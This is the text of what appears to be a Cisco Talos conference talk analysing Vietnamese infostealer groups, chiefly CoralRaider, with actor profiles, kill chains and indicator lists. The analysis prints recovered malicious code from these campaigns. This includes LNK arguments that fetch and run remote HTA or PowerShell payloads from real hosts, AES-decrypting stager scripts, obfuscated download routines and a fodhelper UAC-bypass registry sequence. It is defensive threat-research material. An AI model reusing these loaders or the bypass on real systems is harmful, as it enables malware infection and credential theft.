Vietnamese hacking group: A Rising of Information Stealing Campaigns Going Global

Chetan Raghuprasad and Joey Chen

Botconf 2025

Chetan Raghuprasad

Singapore

Crimeware and ransomware focused

Research Engineering Technical Leader

@CRaghuprasad

CISCO TALOS

Joey Chen

Taiwan

APT/cybercrime investigation, malware analysis and cryptography analysis

Security Research Engineer

@joeychennoGG

CISCO TALOS


Agenda


1. Vietnamese cybercrime Landscape
2. Case studies of 3 different campaigns
3. Attribution of threat actors
4. Take away

CISCO TALOS

Vietnamese Cybercrime Background

Evolution of Vietnamese Cybercrime Groups






CISCO TALOS

Vietnamese Cybercrime Increased

The pandemic era marked a turning point,


as these groups expanded their credential theft operations to a global scale



https://www.cyfirma.com/research/braodo-info-stealer-targeting-vietnam-and-abroad/
https://www.cyfirma.com/research/samsstealer-unveiling-the-information-stealer-targeting-windows-systems/
https://www.group-ib.com/blog/vietcredcare-stealer/

CISCO TALOS

Vietnamese actor using Yashma ransomware



https://blog.talosintelligence.com/new-threat-actor-using-yashma-ransomware/

CISCO TALOS

CoralRaider

Actor Profile

Aliases	UTG-Q-007
Affiliations	Vietnam
Active since	2023
Goals	Data theft and hijacking social media accounts for financial gains
Victimology	India, China, South Korea, Bangladesh, Pakistan, Indonesia, Vietnam, Ukraine
Notable TTPs	Social engineering, data exfiltration, dead dropping and customized commodity loaders
Malware & tooling	CoralRaider employs a variety of customized commodity malware families such as RotBot, XClient stealer, NetSupport RAT, AsyncRAT, Cryptbot, LummaC2, and Rhadamanthys.

https://blog.talosintelligence.com/coralraider-targets-socialmedia-accounts/
https://blog.talosintelligence.com/suspected-coralraider-continues-to-expand-victimology-using-three-information-stealers/

Two Unknown Vietnamese Cybercrime Groups

Both of them like to use copyright infringement phishing lure to deploy infostealers

New PXA Stealer Campaign

Phishing Mail Campaign


https://blog.talosintelligence.com/new-pxa-stealer/
https://blog.talosintelligence.com/threat-actors-use-copyright-infringement-phishing-lure-to-deploy-infostealers/

CISCO TALOS

CoralRaider Campaign Target Asia and Southeast Asia

CISCO TALOS

Attack Kill Chain of Intrusion - 1



CISCO TALOS

Initial Vector Intrusion - 1

Windows shortcut file


- 자세한 비디오 및 이미지.lnk
- 設計內容+我的名片.lnk
- run-dwnl-restart.lnk
- index-write-upd.lnk
- finals.lnk
- manual.pdf.lnk
- LoanDocs.lnk
- DoctorReferral.lnk
- your-award.pdf.lnk
- Research.pdf.lnk
- start-of-proccess.lnk
- lan-onlineupd.lnk
- refcount.lnk

```
  Source created:  2024-02-09 03:48:28
  Source modified: 2024-01-20 10:47:20
  Source accessed: 2024-02-09 06:07:40

--- Header ---
  Target created:  2019-12-07 09:09:57
  Target modified: 2019-12-07 09:09:57
  Target accessed: 2024-01-04 14:09:24

  File size (bytes): 41,472
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\Windows\System32\forfiles.exe
Arguments:  /p \Windows\SKB /c "powershell . \*i*\S*3*\m*ta.e* http://199.34.27.196/139.99.23.XX/139.99.23.XX.hta
Icon Location: shell32.dll
                              mshta.exe

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: 94AACEFB
  Label: (No label)
  Local path: C:\Windows\System32\forfiles.exe
```

Unique drive serial numbers

- A0B4-2B36
- FA4C-C31D
- 94AA-CEFB
- 46F7-AF3B

Attack Kill Chain of Intrusion - 2



CISCO TALOS

Initial Vector Intrusion - 2

Windows shortcut file

- Full Movie (HD).lnk
- Full Video (720p_HD).lnk
- HD Movie (720p).lnk
- Movie (720p_).lnk
- Movie.lnk
- Movie_(720p).lnk
- Setup.lnk
- Video (720p).lnk
- Video (720p)HD.lnk
- Video (720p_HD).lnk

```
Source file: Movie (720p_).lnk
  Source created:  2024-02-27 11:40:16
  Source modified: 2024-02-27 04:22:21
  Source accessed: 2024-02-28 04:40:28

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: 0
  Icon index: 115
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Powershell
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: .(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')https://techsheck.b-cdn.net/Zen90
Icon Location: shell32.dll
```

.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')

CISCO TALOS

Content Delivery Network (CDN) Cache


CDN to store the malicious files


CDN edge URLs	Information Stealer
hxxps[://]techsheck[.]b-cdn[.]net/Zen90	Cryptbot
hxxps[://]zexodown-2[.]b-cdn[.]net/Peta12	Cryptbot
hxxps[://]denv-2[.]b-cdn[.]net/FebL5	Cryptbot, Rhadamanthys
hxxps[://]download-main5[.]b-cdn[.]net/BSR_v7IDcc	Rhadamanthys
hxxps[://]dashdisk-2[.]b-cdn[.]net/XFeb18	Cryptbot
hxxps[://]metrodown-3[.]b-cdn[.]net/MebL1	Cryptbot
hxxps[://]metrodown-2[.]b-cdn[.]net/MebL1	Cryptbot, LummaC2
hxxps[://]metrodown-2[.]b-cdn[.]net/SAq2	LummaC2

Intrusion 1 & Intrusion 2 of same campaign

Summary

TTPs	Motivation	UAC bypass	PowerShell scripts
lnk file->PowerShell ->hta->infostealer	Focuses on stealing victims' credentials, financial data	Executed through a "FoDHelper.exe" and abuses the "CurVer" registry key	PowerShell script are similar





Intrusion 1 & 2 Cont.

PowerShell decrypted script and download routine

```
$EqZtFek = 'AAAAAAAAAAAAAAAAAAAAADRdU5zN37dt7MNgaAN2RgDXdIl49JoKGGUPzzqYvaZ6kKCWSYdDJeZRlXuUIVDU4+QIlvjCeGB1KtpHB7M
$sXfYX = 'dWxpRktBUXdQUGp0UWhPdnBkYVRGckd6SkRqdWVUYWg=';
$GZOnrUx = New-Object 'System.Security.Cryptography.AesManaged';
$GZOnrUx.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GZOnrUx.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GZOnrUx.BlockSize = 128;
$GZOnrUx.KeySize = 256;
$GZOnrUx.Key = [System.Convert]::FromBase64String($sXfYX);
$JVdif = [System.Convert]::FromBase64String($EqZtFek);
$LEqdDDAi = $JVdif[0..15];
$GZOnrUx.IV = $LEqdDDAi;
$roSsJmTrQ = $GZOnrUx.CreateDecryptor();
$VjUVHnxLv = $roSsJmTrQ.TransformFinalBlock($JVdif, 16, $JVdif.Length - 16);
$GZOnrUx.Dispose();
$aNNWqEw = New-Object System.IO.MemoryStream( , $VjUVHnxLv );
$sEFnPkn = New-Object System.IO.MemoryStream;
$zlHphSAfX = New-Object System.IO.Compression.GzipStream $aNNWqEw, ([IO.Compression.CompressionMode]::Decompress);
$zlHphSAfX.CopyTo( $sEFnPkn );
$zlHphSAfX.Close();
$aNNWqEw.Close();
[byte[]] $ixSHAc = $sEFnPkn.ToArray();
$EQtRI = [System.Text.Encoding]::UTF8.GetString($ixSHAc);
$EQtRI
```

```
$PJAsQqQ = 'AAAAAAAAAAAAAAAAAAAAAE9xNraxk6nXNMEZnNi5un1gwXNzdqqUGCFz/tAl0UIoGIW3c8a5FTgAimWNllMn5MRQXV0f2ndktB+ScJe
$cuVhk = 'RVRVd2h4RUJHUWNiTEZpbkN5SXhzUWRHeFN4V053THQ=';
$cttmLzkC = New-Object 'System.Security.Cryptography.AesManaged';
$cttmLzkC.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$cttmLzkC.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$cttmLzkC.BlockSize = 128;
$cttmLzkC.KeySize = 256;
$cttmLzkC.Key = [System.Convert]::FromBase64String($cuVhk);
$HiYKp = [System.Convert]::FromBase64String($PJAsQqQ);
$xvAueGsk = $HiYKp[0..15];
$cttmLzkC.IV = $xvAueGsk;
$rIhTDzTVS = $cttmLzkC.CreateDecryptor();
$XwpnnDrAK = $rIhTDzTVS.TransformFinalBlock($HiYKp, 16, $HiYKp.Length - 16);
$cttmLzkC.Dispose();
$UJFOKyfk = New-Object System.IO.MemoryStream( , $XwpnnDrAK );
$lnNgd = New-Object System.IO.MemoryStream;
$rHRHvioHs = New-Object System.IO.Compression.GzipStream $UJFOKyfk, ([IO.Compression.CompressionMode]::Decompress);
$rHRHvioHs.CopyTo( $lnNgd );
$rHRHvioHs.Close();
$UJFOKyfk.Close();
[byte[]] $aXUoDu = $lnNgd.ToArray();
$PKsIu = [System.Text.Encoding]::UTF8.GetString($aXUoDu);
$PKsIu
```

```
function SyI($jpL)
{$KEY = New-Object (EKe @(6321,6344,6359,6289,6330,6344,6341,6310,6351,6348,6344,6353,6359));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$HGG = $KEY.DownloadData($jpL);
return $HGG};

function EKe($wZF)
{$EPR=6243;
 $kPb=$Null;
 foreach($ygR in $wZF)
 {$kPb+=[char]($ygR-$EPR)};
 return $kPb};
```

Rotbot campaign

```
function ooa($FWk)
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($FWk);
return $fVP};

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX};
```

Cryptbot campaign

UAC Bypass

```
$OMG="powershell.exe -w h -NoP -NonI -Exec Bypass -enc $code ";
reg add "HKCU\Software\Classes\.omg\Shell\Open\command" /d $OMG /f;
reg add "HKCU\Software\Classes\ms-settings\CurVer" /d ".omg" /f;
fodhelper.exe;Start-Sleep -s 3;
